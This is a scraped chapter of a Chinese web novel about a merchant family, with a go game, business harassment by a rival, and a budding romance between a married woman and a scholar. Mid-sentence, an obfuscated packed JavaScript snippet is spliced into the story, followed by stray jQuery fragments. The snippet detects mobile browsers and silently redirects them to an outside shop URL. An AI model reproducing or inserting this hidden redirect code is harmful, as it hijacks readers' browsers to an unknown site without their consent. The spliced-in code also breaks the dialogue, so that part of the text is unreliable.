文趣网 > 其他小说 > 平凉第一商 > 98.如意难
    “主君,秦端公子来了。”

    祁楚正在书房,一封封拆着信封,眉头深锁。听门房小厮来报,他立马放下书信起身:“我马上去——对了,去请大娘子一同出来见客。”

    前厅,一袭玄衣的秦端,正悠闲地喝茶等候,器宇不凡的随从静立身旁。

    “无绪兄,真是好久不见!”

    祁楚与柒奺在廊中相遇,此时一齐进了前厅,见着秦端,祁楚甚是开心,忙快步上前鞠了一躬。秦端亦放下茶盏起身回礼,又与柒奺互相见了礼,命随从捧出一只精美的盒子:“听闻上林兄顺利收回了家业,为兄来不及道贺,小小心意,望上林兄切莫推辞。”

    祁楚点点头,从随从手中捧过盒子,交到平南山手中。

    平南山好奇,偷偷掀开看了一眼,里面躺着一只价值不菲的翠玉如意,忍不住唏嘘出声来。柒奺也顺便瞥了一眼,可这秦端公子次次出手不凡,奇珍异宝随意赠送,她倒见惯不怪了。

    平南山不好意思地捂住嘴,秦端却不在意,笑道:“愿借此物,祝上林兄与娘子一切顺遂如意。”

    祁楚却喟叹地摇摇头:“怕是如意难啊……”

    秦端转向柒奺:“对了,今日阳光晴好春风送爽,秦某斗胆,请柒娘子对弈一局如何?”

    柒奺欠了欠身:“那便请秦公子赐教了。”

    小厮丫鬟们在院儿中来来往往,在亭子里摆上茶水点心桌椅棋盘。不远处,墨香从墙后探出头来看了看,对身后的薛宛说道:“姑娘,今儿个家里来客了,看样子主君和大娘子暂时抽不开身,咱们从旁绕过去吧。”

    薛宛点点头,主仆二人离开花园,从一侧的廊边悄悄离去。

    走出祁府大门,薛宛戴上帷帽,墨香手中则抱着一只包裹,二人沿着街边慢慢走着。墨香手中的,便是那套石梅书生的《秋千索记》,那日薛宛要她打听打听那位青衣书生的住处,墨香却没打听到,只知道他常去东市一间书斋选书。

    墨香说:“前几次咱们去,都没碰上那位公子,今日也不知能不能遇上……对了,今日若遇着了,姑娘不妨问问他姓甚名谁,往后要见那位公子,也用不着碰运气了。”

    “胡说什么。”薛宛低头说道,“我已嫁了楚郎,怎能私自去见别的男子……我是想,这套话本儿本就是应他得的,他当初忍痛割爱,如今我也读过两三遍,不如还他个人情罢了。”

    “是是是,是我说错了话,该掌嘴。”墨香笑着拍拍脸颊,说道,“姑娘,就在前面了——呀,今日可来巧了!”

    薛宛抬眼看去,书斋外挂着两卷苇席,风一吹,那苇席便随风飘荡,露出一袭青衣的身影。阳光从苇席的缝隙,斜斜地铺在他的身上,公子手拿一卷书,正入迷地读着,口中似乎念念有词。

    薛宛心中一动,可她很快收敛情绪,犹豫几许,方才埋着头小步走去。

    待主仆二人走近时,青衣书生才忽然回过神来,转头看见了薛宛,双眼闪过一丝欣喜的神色。可他亦很快收敛神情,如之前一般,微微向薛宛拱手见礼。

    薛宛踟躇了,她也稍稍欠欠身,却不知该不该开口。

    “公子,今日可算是遇着你了!”没想到,墨香先替姑娘开了口,“咱们姑娘原本想将那套《秋千索记》借给公子来着,却没想前几日来,却都扑了个空呢。”“墨香……”薛宛心中忐忑,阻止不及,低头紧咬着嘴唇。

    “是、是吗?”青衣书生顷刻红了脸,慌乱地拱手说道,“小生前几日公事繁忙,便抽不开身来书斋……这套话本儿我始终遍寻无果,姑娘若愿意相借,小生实在感激不尽……”

    薛宛点点头,示意墨香将包裹交给书生。

    墨香将包裹递过去,复又收回胸前,问道:“还不知公子姓甚名谁,家住何处呢?”

    青衣书生双手悬在空中,不料墨香竟突然问他姓名,愣在原处。

    “愣着做什么?”墨香笑道,“公子不肯说姓甚名谁家住何处,姑娘这心爱的话本儿,岂不是有去无还了?待公子读完了,还要还给咱们才是。”

    “还、还,自然得还……”知道墨香在戏耍自己,青衣书生窘迫地笑笑,转向薛宛说道,“小生姓林名永怀,本非平凉人士……小生暂住前方不远处的青林巷六号宅院,不知姑娘您……”

    薛宛听了对方的名字,隐隐记在心里。

    “哎,咱姑娘的芳名岂可轻易向外说?”墨香一把将包裹塞进林永怀怀里,“知是青林巷的林公子便可,这话本儿你且拿回去看,一月以后,我自会代姑娘要去。”

    林永怀抱着包裹,只看向站在一旁的薛宛。

    薛宛却转过脸去,感觉心跳愈发强烈,只好拉着墨香匆匆离去。

    林永怀追之不得,只能站在原地,望着薛宛离去的背影。等人影早已看不见了,他才紧了紧怀里的话本儿,痴笑着搔了搔头发。

    与此同时,柒奺与秦端对坐亭中,棋盘上渐渐出现零星的棋子。

    秦端用修长的两指放下一颗黑棋,打开镶金的折扇,对一旁的祁楚说道:“上林兄,方才我说‘一切顺遂如意’,为何上林兄却说‘如意难’?是有何事烦扰?”

    祁楚叹了口气,说道:

    “无绪兄,你也知道,我前段时日才斗倒了二叔,收回祁家产业……可也正因如此,成了平凉陶家的眼中钉。近日我陆续收到来信,我祁家在梁州、雍州二地所有的经销商户,近日无端受到骚扰,竟是陶墉雇了些流氓痞子,威逼利诱不许他们再进购我家的药材。”

    “哦?”秦端说,“这全文唐做药材生意的,也不止祁家和他陶家,他如何就能得知,这些是与你祁家合作的商户?”

    “上林兄有所不知……”祁楚叹道,“我家之前有个掌柜,姓覃的,如今投靠了陶墉。他是我家做老了的掌柜了,自是知道许多内情,陶墉收他,也就是为了这个罢。”

    秦端点点头:“商界竞争本是常事,可陶墉这手段,的确非君子所为。”

    “……陶墉这个老贼,可从来不标榜自己是君子。”柒奺冷笑一声,放下一颗白子,“人们常说‘君子坦荡荡,小人长戚戚’,可像他这样坦荡荡的小人,倒是蝎子拉屎——独(毒)一份。”

    “呵呵……”秦端听了开怀大笑,“‘坦荡荡的小人’秦某还是第一次听说,柒娘子果真非同一般啊。”

    “妾身寡陋,从未读过什么书,让秦公子见笑了。”“哪里,柒娘子过谦了。”秦端低头看手中的棋,突然叹道,“哎呀,方才相聊甚欢,竟然放错一棋,可惜,可惜……柒娘子棋艺本就高深,这一错,恐怕秦某就要无力回天了。”

    柒奺道

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17774237|203563||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    :“此局还未至中盘,秦公子无需言败。”

    秦端笑笑,继续与柒奺摆子下棋。院中清泉池水,风声鸟鸣,三人喝茶下棋,都未再说话。祁楚盯着二人的棋局——方才秦端下错一棋,导致处处溃败,虽然他尽力补救,可恐怕已时日无多。

    祁楚提嘴一笑,打起折扇悠闲地喝茶扇风。

    可秦端也不在乎输赢,抬手喝了口茶,又问道:

    “对了,朝廷意欲从民间收购三万匹战马,已将诏令传至各地商会,不知二位听说了没有?我一听到此消息,便觉得是天赐良机——上林兄,你有祁家如此财力,又曾投身行伍、识得战马,可曾想过为朝廷效力?”

    祁楚笑道:“三万匹战马,可不是小数目,如今是有钱也买不到马,只能等九月南北互市,去碰一碰运气了。”

    话音刚落,秦端突然收起折扇,向柒奺拱手说了句:

    “柒娘子承让。”

    瓶儿难以置信:“怎么可能?竟是娘子输了?”

    “瓶儿,这你就看不懂了吧。”祁楚大笑起来,“无绪兄那手棋,却是故意下错的!”

    “公子故意放错一棋,造成全线溃败之势,让我以为胜券在握,后面那几手也不过是垂死挣扎……如此,我一心求胜,反而当局者迷,看不出前方正有致命的陷阱等着。”柒奺起身说道,“秦公子高艺,柒奺输得心服口服。”

    “厉害啊。”平南山凑过来说,“下个棋而已,竟然有这么多门道?”

    秦端笑道:“这就叫作——‘能使敌人自至者,利之也’。”

    .

    柒奺扮成“陆十三”,走进济世堂内。

    正在抹桌子的周南见了,兴奋得扔下抹布跑上来:“师父,您可算来了!师父近日安好?”

    柒奺见他满面红光,不似之前怏怏不乐的模样,忍不住问道:“你最近遇着什么好事了?”

    “嘿嘿……”周南神秘地咧嘴一笑,却不明说。

    柒奺莫名其妙地嘀咕了一会儿,便见贺远程与梅娟儿一齐从后屋账房出来。二人都身着粗布衣衫,贺远程正气儒雅,梅娟儿温婉清丽,二人站在一起可真是相配。

    连一旁的伙计都说:“东家,我看过不了多久,咱们济世堂就要有喜事了吧?”

    柒奺笑笑,却不言语。

    “东家。”贺远程与梅娟儿出来,向柒奺行了个礼,“东家,那陶杰和对面陶家药铺的覃掌柜,已经来过两三回了……他们竟口出狂言,让咱们济世堂改换陶家的药材,否则、否则就要……总之东家,您今日来可真是太好了,我怕他们还会再来……”

    “没关系。”柒奺说,“咱们去账房吧——娟儿姑娘,劳烦你沏壶茶来。”

    梅娟儿欠了欠身走开,贺远程伸手做请,同柒奺进了账房。

    柒奺翻了翻桌上的账本,却问贺远程:“贺掌柜,这段时日,你与娟儿姑娘相处得如何?若我记得没错,贺掌柜今年应该也二十有七了,可有考虑过终身大事?”

    “这……”贺远程不料柒奺竟问这事,顿时红了脸,“远程与娟儿姑娘,相处的自是融洽,不过……我听说娟儿姑娘是名门之后,从小知书识礼,蕙质兰心……况且娟儿姑娘才貌双全,远程只是小小掌柜,身无功名厚禄,家中破落无亲,实不敢有逾矩的心思……”